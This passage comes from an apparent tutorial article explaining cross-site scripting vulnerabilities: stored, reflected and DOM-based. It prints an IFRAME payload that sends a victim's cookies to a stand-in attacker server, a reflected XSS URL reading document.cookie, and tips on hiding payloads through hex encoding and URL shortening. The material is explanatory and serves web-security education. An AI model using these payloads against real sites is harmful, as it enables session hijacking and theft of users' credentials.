

Figure 3: Visualisation of persistent XSS vulnerability

such victims, attackers mostly prefer using IFRAMEs in their attack script, like what's shown below:

```
<iframe frameborder=0 height=0 width=0 src=javascript:void(document.
location="http://attacker/server/cookie.php?c="+document.cookie)></iframe>
```

When victims click the message with the above script in the body, they will experience nothing unusual in the application's normal behaviour—yet, their cookies will be sent to *cookie.php* on the attacker's server. This is how a typical XSS attack is done.

## Types of XSS vulnerabilities

Most XSS vulnerabilities are classified into three types, based on how the attacker exploits the processing of the code they injected, by the Web application. These types are:

- Persistent or stored vulnerabilities
- Non-persistent or reflected vulnerabilities
- DOM-based or local vulnerabilities

Let's look at each of these in turn.

### Persistent or stored vulnerabilities

The persistent XSS vulnerability is the most powerful and effective of all. It exists when data that's provided to a Web application by a user is first stored persistently on the server (in a database, file system, or other storage), and later displayed to users in a Web page without being properly sanitised. The attack scenario on an online message board, given above, is a classic example of this. An attack based on a persistent vulnerability is visualised in Figure 3. The procedure is that the attacker first injects a malicious script through an input Web form. This is then stored by the server in its database. When any user requests the page, the malicious script is rendered into it. Anyone who clicks the link (or merely views the message, in case of the IFRAME-based attack) becomes a victim, as the malicious script is executed in the victim's browser, passing the authentication cookies back to the attacker. This type of vulnerability is very effective, since the attacker can target several users of the server—whoever clicks on the link or message.




Figure 4: Stepwise attack using reflected vulnerability

### Non-persistent or reflected vulnerabilities

The non-persistent XSS vulnerability is by far the most widely exploited. This type of XSS vulnerability is commonly triggered by server-side scripts that use non-sanitised user-supplied data when rendering the HTML document. For example, an attacker finds an XSS vulnerability in a Web application, where the application's script displays the criteria used in the website query, as well as the results for the query. The usual URL in the browser might be <http://www.example.com/search.php?query=products>. Normally, this link would display products available from the website. Once the attackers find the vulnerability, in an effort to hijack the victim's credentials, they might post a modified link (which changes the known variables) to the victim:

```
http://www.example.com/search.php?query=<script>alert\(document.cookie\)</script>
```

Clicking this link will cause the victims' browser to pop up an alert box showing their current set of cookies. This particular example is harmless; an attacker can do much more damage, including stealing passwords, resetting the victim's home page, or redirecting the victim to another website, by using modified JavaScript code. A visualisation of an attack using a reflected vulnerability is shown in Figure 4.

Now, embedding such bulky scripts might draw the victim's attention, so attackers simply convert these into hexadecimal format using one of the many converters available, such as <http://code.cside.com/3rdpage/us/url/converter.html>. Moreover, if the malicious script is quite big, then URL-shortening services like Tiny URL are used to create a short URL that maps to the long one.

### DOM-based or local vulnerabilities

DOM-based XSS vulnerabilities exist within the sites' HTML (as a static script) and can be exploited non-persistently. A brief example of a DOM-based XSS vulnerability would be a static script embedded in a page, which, when executed, uses a DOM function